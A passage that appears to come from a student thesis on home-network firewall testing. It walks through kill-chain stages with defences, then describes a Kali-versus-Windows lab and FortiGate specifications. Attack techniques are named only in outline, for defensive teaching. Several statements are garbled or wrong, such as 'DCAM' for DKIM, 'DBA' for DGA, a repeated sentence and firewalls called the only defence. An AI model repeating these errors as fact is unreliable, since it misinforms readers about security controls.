The delivery phase is where there one or multiple avenues to deliver the weapon (Tarnowski, 2017). The delivery of the attack is determined by the kind of attack, but some common examples can include things like websites, malicious or clean. An attacker can infect a legitimate website they know users frequently visit, like social media or user input. This means the attacker has some level of interaction with a public server like a website or a database email. If the attacker has found a partner your company uses during the reconnaissance phase, they can embed malware into an order form that employees are more likely to open if they fish the email to make it look like it is coming from a partner.

Common USB attacks, leaving infected USBs in public areas and around employees' cars, hoping the temptation for them to put them into their laptops is too much. User awareness is the single most effective security measure against the attack's delivery. This demands in organizing security training and phishing campaigns that educate users the fundamentals of good security practices. The protective measures that were previously discussed in the weaponization stage still apply, along with a few more measures that can be utilized to restrict the threat vector that an attacker can engage, email security but specifically DCAM and SPF. DCAM and SPF are email authentication methods to detect spoofed emails. SPF makes sure that emails are coming from an authorized IP of the domain, while DCAM uses digital signatures to verify authenticity. Both processes help ensure the emails are coming from genuine and authorized channels. Web filtering can restrict a user from accessing suspicious or known malicious websites. Disabling USBs and not giving users admin privileges additionally prevents a large part of the delivery mechanisms and malware typically used.

DNS filtering blocks web requests that are destined for malicious sites. Using a secure DNS solution can block any DNS lookup request attempt to prevent communication across every protocol. It is usually used in addition to web filtering.

Nowadays, it is observed that SSL is responsible for the majority of web and email traffic seen today on the internet, so if SSL inspection is not done in delivery channels, it can cause complete blindness to what's passing through those encrypted tunnels.

3.1.4 Exploitation

The attacker has successfully delivered the weapon of choice to the target during the exploitation stage, and the attack has been carried out. This highlights failure in keeping the weapon out of the environment, and the attacker's only option is to conduct an exploit by actuating the trigger. The exploit resulted in a memory overflow, followed by a malware injection that was undetected by the antivirus solution. An endpoint exploit was carried out on an old version of JavaScript, and many other defensive methods are inadequate after an attacker successfully carries out the exploit, but there are a few that do exist.

Data execution prevention (DEP) is a feature that is available in software and as hardware that attempts to prevent code from being executed in memory of which it is not a part. Some antivirus solutions include an anti-exploit feature that monitors recognized applications for abnormal memory calls. Both methods serve as the last line of defence against known exploit actions. When an attacker reaches this point, they rely on posts and tools like a sandbox to detect exploits that have already been executed. A sandbox has capabilities that are helpful in prevention but that are dependent up on the scenario. In most network environments, that is commonly referred to as "patient zero". A Patient Zero is an unknown file that is seen for the first time on the network. Any person who downloads this file will be infected, as malware analysis is time-bound and can take time. However, if the sandbox determines that the downloaded file is malicious, it can block it, protecting all other users from getting infected and further it will generate an alert to notify that patient zero is infected and proceed with mediation and recovery procedures. It is important to note that an exploit utilizes a vulnerability in an application or operating system, but it is not the end of it. The exploit's goal is to gain higher privilege access.

3.1.5 INSTALLATION

The exploitation and installation phases are interconnected. From the perspective of an attacker, a successful exploit allows the injection of a payload that will give an attacker higher privileged access to be successful in its objectives. Privileged access enables attackers to control the target at will in the future, even after the system has been patched for its previous vulnerabilities or rebooted. Known payload tactics used during the staging phase include DLL hijacking, injecting Meterpreter or similar payloads, and installing a remote access tool, also known as a rat. Meterpreter or similar payloads, and installing a remote access tool, also known as a rat. In this attack, registry changes are made to make a system start up automatically or to persist and execute PowerShell in a file.

At this stage, an attacker has reached a point in the system where there are very few defences available. CHROOT jail can be used on Linux-based systems to isolate processes from the rest of the system, which will limit malicious file access to the data. PowerShell can be disabled entirely on Windows-based systems that do not require it. Certainly, there are some excellent post-infection tools available. User Behaviour Analysis (UBA) or Endpoint Detection and Response (EDR) solutions should flag any new unauthorised programme that has been installed, as well as detect any changes to registry and system processes, and should monitor system files and the registry for unusual activities. Unauthorized system changes, processes, and registries should trigger an event and an alert. The monitoring teams should have a SOP defined at length or have a complete plan in place for this type of event, long before it reaches this stage. This should include identifying the device if it is mission-critical, removing the device from the network, changing users' log-in credentials, and so on. Once it is determined that a system is infected, the process of its restoration to a known working state can begin.

3.1.6 COMMAND-AND-CONTROL

At this point, the system has been entirely compromised and is under the attacker's control. If the preceding steps were executed precisely, the attacker's access remains even if the system reboots or has a passive vulnerability. The infected device could begin carrying out the objectives right away, or it could wait for further instructions from its command-and-control server. Defense strategies will focus on limiting what they can control and detecting strange actions. The first step in limiting the impact of a breach is segmentation. The use of segmentation will make it more difficult for the attacker to move across and will make it simpler to detect using audit logs. Even better is the ability to perform micro-segmentation via a zero-trust security model, leaves the infected user completely isolated on a port (Engel, 2014). A database of known command and control servers is included in the majority of next-generation firewalls. Aiding this capability will aid in preventing known bad actors from gaining remote access. There is also a plethora of free and paid DNS servers available that provide botnet and command and control protection at the DNS level. Attackers frequently employ evasion methods such as DBA or fast flux to generate a huge number of domains that serve as rendezvous points. Connections to these common hubs will be terminated if access to recently observed domains is denied.

Next-generation firewalls (NGFW) make use of layer 7 application control to block frequently used remote access tools such as telnet, SSH, Netcat, PowerShell, RDP, and other protocols. If there is a business case for using such tools, you have no business leaving your network open by restricting such access from specific sources. An attacker will practically every time employ an encrypted connections to avoid detection, so if full SSL deep packet inspection is not performed, there will be complete blindness to any communication attempts going through that tunnel for detection indicators of compromised or IOCs (Indicators of compromise), which are also excellent post-detective tools. An IOC (Indicators of compromise) is a user server's monitored behavior i.e., revelation of a breach. It can be detected and stored on the endpoint or by a syn device with IOC supported actions on the target, with the target host now infected and the attacker is in the complete control.

3.1.7 ACTIONS AND OBJECTIVE

To carry out an action to accomplish the goal. The motivation of the attacker leads the action, so determining the kind of attacker who may be aiming at an organization is very critical. If the goal is data exfiltration, an attacker may be encouraged by financial motives, while small nation-state malicious insiders may simply want to move across to go after a more critical system on the network (Spitzner, 2019). Endpoint tools that prevent data from moving off the endpoint or server, such as DLP (Data Leakage Prevention) or UBA (User Behavior Analysis), have a built-in capability that detects and prevents particular files from moving off the network. The concern is that if an attacker has already got access to the system, taking a screenshot of a protected document will not be detected by most of these tools. Lateral movement is a known technique used by attackers to obtain admission to a system. At this point, the reconnaissance phase starts again in order to discover more about the internal segment of a network. As a result, network segmentation between various authorization levels is critical in a network design. The zero-trust security model is based on the idea that everyone will ultimately fall prey to this phase of the kill-chain by eliminating the concept of trust on the inside segment of a network, which negotiates with all users as untrusted until proven otherwise.

3.2 RESEARCH APPROACH

Home networks connected to Internet has access through ISP provided modem which is a gateway to it and all traffic passes through in and out of this single point. If we replace the modem which is essentially a gateway to the internet with a Firewall that is designed to protect the network. Firewalls protect the network from attacks there are various kinds of firewalls in the market, and each has a different approach to protecting the network mainly these firewalls distinguish the network into two i.e., inside network and outside network. Here inside of the network will be deemed as home network and outside network will be deemed as the Internet. Firewalls provide protection by segregating these two segment and work as a barrier to does not let any traffic through it, permit traffic that is authorised to pass and denies any unauthorized access to the inside network from outside. Firewalls has the main role in protecting the network and are the only line of defence against threats.

Firewalls are available in various forms, factors, and capacity but in our testing, we will only focus on the firewalls which are suitable to protect the home network (Chintalapudi & Varma, 2016) known as scalability. The testing of firewall done will be based on the given approach:

- Penetration testing
- Testing of the firewall implementation
- Testing of the firewall rules
- Testing of firewall feature as claimed in the datasheet by the vendor

3.2.1 Design Setup

The testing model enables the progression of research questions to help the study achieve its objective. The research questions and simulation determined the type of data needed for the tests as well as how data processing and analysis are most appropriate for testing the hypotheses and thereby answering the research questions.




Figure 3-2 Test scenario

This section will shed light on the design section of the lab, elaborating the devices involved in the Lab setup simulating the home network, subsequently emphasizing the process simulating real-world exploit, by working through the penetration testing process flows of Ethical hacking.

In the given topology there 2 users Alice and Bob. Each of these users is connected to different zones of the network Alice is connected to outside zone and will be acting as the malicious user who will be conducting various attacks using the machine Kali Linux, on the user Bob who is connected to the internal segment of the network and representing the home user on the machine with PC having Windows OS on it. In the middle is sitting our firewalls which will be the gateway for the Bob home network, this firewall is joining two networks together by routing traffic in between these 2 segments. We have packet sniffers connected inside the network to observe what traffic from the outside makes it through from outside to the inside of the network.




Figure 3-3 Testing Flow

3.2.1.1 ENDPOINT DETAILS (INSIDE NETWORK)

Any personal computer or personal computer required an operating system to work with. There are a range of operating systems available to work within the market e.g., Linux, Unix Android, Centos, Solaris, Ubuntu to name a few of them. Windows Operating system by Microsoft is the most common operating system used anywhere in the world. It is very popular as it is very user friendly due to its graphical user interface (GUI). There are many flavours and versions of windows OS available as per requirement. Windows editions are available in a variety of home addition to professional versions. There are also various server editions available, which are commonly known as Windows servers edition. Due to its popularity and high adaptation in the market Windows provide a huge platform for development. There are millions of applications developed on the windows platforms for Windows users. Due to such huge development in the application space there not too many applications developed considering security as their target hence offer zero-day vulnerability and become the target of zero-day vulnerabilities attack [SHN] providing threat surface to malicious users.

In the test lab, Windows OS will be used as a target machine simulating the home user machine to record the vulnerabilities. This machine will be connected to the inside segment of the test firewall. In the lab setup, the malicious user will initiate malicious traffic using tools in Kali Linux targeting machines running windows OS which is connected on the inside of the firewall segment.

3.2.1.2 ENDPOINT DETAILS (OUTSIDE NETWORK)

Generally, there are four main phases of assessments in information security that are as:

i. Vulnerability assessment

ii. Compliance

iii. Penetration testing

iv. Application assessment.

Various methods are employed to identify security vulnerabilities and security assessment(Čisar et al., 2018). using tools Kali Linux also known as “Backtrack” operating system (OS) offers.

Kali Linux is an operating system that is based on Debian-based Linux distribution. It has more focus on advanced penetration testing (pen testing) and ethical hacking. Kali Linux number of tools that are designed to perform a variety of information security tasks, like pen testing, vulnerability assessment, forensics tasks and reverse engineering (Čisar et al., 2018). The term ethical hacking refers to with permission of the owner to perform tasks to identify vulnerabilities and exploit those security vulnerabilities in the network or any host.

Kali Linux offers various hacking tools in one place which considerably enables users for vulnerability assessment and security testing. Kali Linux is an open-source and is easily available. Codes in Kali Linux can be seen publicly, and the Git tree makes it easy to see the expansion of coding progression. Kali complies with FHS (File-system Hierarchy Standard), allowing users to effortlessly discover binaries, libraries, etc. Due to this very important feature, Kali Linux stands out among the other Linux systems.

Kali Linux has a variety of tools available and can be classed into the following categories:

Reverse engineering

i. Web applications

ii. Stress testing

iii. Information gathering

iv. Vulnerability analysis

v. Sniffing & Spoofing

vi. Password attacks

vii. Wireless attacks

viii. Maintaining attacks

ix. Exploitation tools

x. Forensics tools

xi. Reporting tools

I. Hardware hacking

Kali Linux OS is a comprehensive diverse range of tools that are feasible to perform ethical hacking and testing. In our test method, we will use Kali Linux as an endpoint on the outside of the network of the firewall, conduct attacks directed towards the inside of the firewall network and see possibilities in form of pre-connection attacks and observer the effects in successful gaining access, post connection attacks and website hacking and highlighted their specificities or all this malicious traffic being sent from outside of the network of the firewall are dropped. Essentially Kali Linux in this scenario will the tool for the malicious user to direct attacks and send malicious traffic to test firewall features sets.

3.2.1.3 FIREWALLS

The 3rd major component of the test lab setup is a firewall. In this test setup firewalls will act as a gateway i.e., joining inside and outside network segments together, just like any network needs a gateway to send the network traffic in or out, in this setup firewall will work as a gateway. All traffic will pass through it. By default, firewalls filter all traffic between the segment it doesn't let the traffic flow between the segment until explicitly defined or allowed to pass in between and this is done through the rules. These rules work on the 5 tuples i.e., source IP, destination IP, sources port, destination port and last protocol. In the rules section of firewalls, these rules are known commonly based on the security policies which defines what traffic is allowed from which source, allowed to which destination, traffic can be source-specific, destination-specific, protocol-specific, we can also define what sort of traffic can and in which direction. Also, next-generation firewalls (NGFW) can filter contents and web traffic base on the security policies these rules are configured(Garbis & Chapman, 2021). These rules can be added, removed, and updated as per need and request bases hence securing the network and only allowing which is deemed as secure.

There are many firewall vendors but in our test lab, we will test firewalls by Fortinet, Cisco Meraki MX series and Archadyan vRV9517.

3.2.1.4 FORTINET FIREWALLS

Fortinet (NASDAQ: FTNT) secures the largest enterprises, service providers, government agencies and organizations around the globe. Fortinet enables its clients with smart, unified protection across the increasing attack surface and the ability to take on growing operational needs of the borderless network—in present and into the future. Fortinet Security Fabric architecture provides protection without compromise to deal with the most significant security challenges, in a network, in an application, in a cloud, or in a mobile environment.

Everyday Fortinet FortiGuard Labs employs one of the most efficient and established artificial intelligence (AI) and machine learning (ML) systems in the industry to handle and investigate more than 100 billion incidents daily, send actions in real-time threat intelligence to its clients. The blend of FortiOS, purpose-built SPU technology, and AI-powered threat intelligence showcases the Fortinet commitment to cybersecurity innovation and excellence.

Fortinet has a flagship firewall platform called FortiGate. FortiGates are available in a broad range of selection to choose from and in various form factors which suit any environment and provide a wide range of next-generation security and networking features. The model which will be used in our lab for testing will be the FortiGate 30E series.


3.2.1.4.1 FORTIGATE 30E

The FortiGate 30E series provides a secure, scalable and Software-Defined Wide Area Network (SD-WAN) solution in a compact fan-less desktop form factor. Protects against cyber threats with system-on-a-chip acceleration and industry-leading secure SD-WAN in an easy, inexpensive, and effortless to implement. Fortinet's Security Driven Networking methodology offers strong integration of the network with the innovative era of security. Given are the main features of the FortiGate 30E firewall

FortiGate 30E security diagnoses thousands of applications in the network transport for deep check and granular policy implementation and guards against malware, exploits, and malicious websites equally in encrypted and un-encrypted flows, prevent and detect against known and unknown attacks by employing continuous threat-intelligence which is AI-powered FortiGuard Labs security services. FortiGate 30E Network delivers a high-density, scalable blend of high-speed interfaces to enable customers for connectivity.


Management Includes a console that is efficient, easy to use and offers broad network automation and visibility. Offers Zero-Touch Integration with Fortinet's Security Fabric's Single Pane of Glass Management.

FortiGate 30E provides a full view of users, devices, applications through the entire attack surface and uniform security policies regardless of location. It defends against network vulnerabilities with industry recognised IPS, which features low latency and improved network performance. Proactively subdues the latest recognised sophisticated attacks in real-time with AI-powered FortiGuard Labs and advanced threat protection services included in the Fortinet Security Fabric.



SPECIFICATIONS

	FORTIWIFI 30E
Hardware Specifications	
GE RJ45 Switch Ports	4
GE RJ45 WAN Port	1
USB Port	1
Console (RJ45)	1
Wireless Interface	802.11 a/b/g/n
System Performance — Enterprise Traffic Mix	
IPS Throughput [2]	300 Mbps
NGFW Throughput [2, 4]	200 Mbps
Threat Protection Throughput [2, 5]	150 Mbps
System Performance	
Firewall Throughput	950 Mbps
Firewall Latency (64 byte UDP packets)	130 μs
Firewall Throughput (Packets Per Second)	180 Kpps
Concurrent Sessions (TCP)	900,000
New Sessions/Second (TCP)	15,000
Firewall Policies	5,000
IPsec VPN Throughput (512 byte) [1]	75 Mbps
Gateway-to-Gateway IPsec VPN Tunnels	200
Client-to-Gateway IPsec VPN Tunnels	250
SSL-VPN Throughput	35 Mbps
Concurrent SSL-VPN Users (Recommended Maximum, Tunnel Mode)	100
SSL Inspection Throughput (IPS, avg. HTTPS) [3]	125 Mbps
SSL Inspection CPS (IPS, avg. HTTPS) [3]	120
SSL Inspection Concurrent Session (IPS, avg. HTTPS) [3]	45,000
Application Control Throughput (HTTP 64K) [2]	400 Mbps
CAPWAP Throughput (HTTP 64K)	850 Mbps
Virtual Domains (Default / Maximum)	5 / 5
Maximum Number of FortiSwitches Supported	8
Maximum Number of FortiAPs (Total / Tunnel Mode)	2 / 2
Maximum Number of FortiTokens	500
High Availability Configurations	Active/Active, Active/Passive, Clustering



	FORTIWIFI 30E
Dimensions and Power	
Height x Width x Length (inches)	1.61 × 8.27 × 5.24
Height x Width x Length (mm)	41 × 210 × 133
Weight	2.008 lbs (0.911 kg)
Form Factor	Desktop
Input Rating	12Vdc, 2A
Power Required	Powered by External DC Power Adapter, 100–240V AC, 50/60 Hz
Maximum Current	100V / 0.6A, 240V / 0.4A
Power Consumption (Average / Maximum)	16 / 19 W
Heat Dissipation	66 BTU/h
Operating Environment	
Operating Temperature	32–104°F (0–40°C)
Storage Temperature	-31–158°F (-35–70°C)
Humidity	10–90% non-condensing
Noise Level	Fan-less 0 dBA
Operating Altitude	Up to 7,400 ft (2,250 m)
Compliance	
Regulatory Compliance	FCC, ICES, CE, RCM, VCCI, BSMI, UL/cUL, CB
Certifications	
	ICSA Labs: Firewall, IPsec, IPS, Antivirus, SSL-VPN
Radio Specifications	
MIMO	2×2
Maximum Wi-Fi Speeds	300 Mbps
Maximum Tx Power	21 dBm
Antenna Gain	2 dBi @ 5 GHz 2.4 dBi @ 2.4 GHz

Figure 3-4 FortiGate 30E Specifications

FortiOS is the operating system of FortiGates the core is FortiOS and it is the foundation of the Fortinet Security Fabric. Across FortiGate platform entire security and networking, operations are operated with this one intuitive operating system. FortiOS decreases complexity, budget, and reaction time by truly unifying next-generation security offerings and services.

3.2.1.5 Meraki Firewalls

Meraki is a cloud-managed IT company and has headquartered in San Francisco, California. Meraki offers products that include wireless, switching, security, enterprise mobility management and security cameras, all centrally managed by a single pane of glass from the web. Meraki was acquired by Cisco Systems in December 2012. Meraki is a solution-based service provide which allow their customers to manage their mobile devices, computers to ensure security with high-end security cameras and its high-density WiFi is one of the best solutions.

